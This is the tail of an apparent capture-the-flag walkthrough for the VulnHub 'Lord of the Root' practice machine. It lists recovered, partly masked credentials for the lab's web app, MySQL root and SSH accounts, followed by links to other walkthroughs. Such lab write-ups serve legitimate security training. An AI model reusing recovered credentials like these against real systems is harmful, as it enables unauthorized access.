   ↪  WrMZXIL7sqTQS4wuSKeAiYeoYCy7yfS2rBpAPvFCPuo73phXmpOoLsg5........................
```

Credentials

```
1  webapp: frodo/iwilltaketh....., smeagol/MyPreciou....., aragorn/AndMyS...., legolas/AndM....,
   ↪  gimli/AndMy...
2  mysql: root/darksha...
3  ssh: smeagol/MyPreciou.....
```

References

[+] https://www.vulnhub.com/entry/lord-of-the-root-101,129/
[+] https://github.com/Hamza-Megahed/CTFs/blob/master/lord-of-the-root/README
[+] https://blog.geoda-security.com/2017/02/lord-of-r00t-walkthrough.html
[+] http://www.jkcybersecurity.org/2016/11/vulnhub-lord-of-root-writeup.html
[+] https://7ms.us/7ms-185-vulnhub-walkthrough-lord-of-the-root/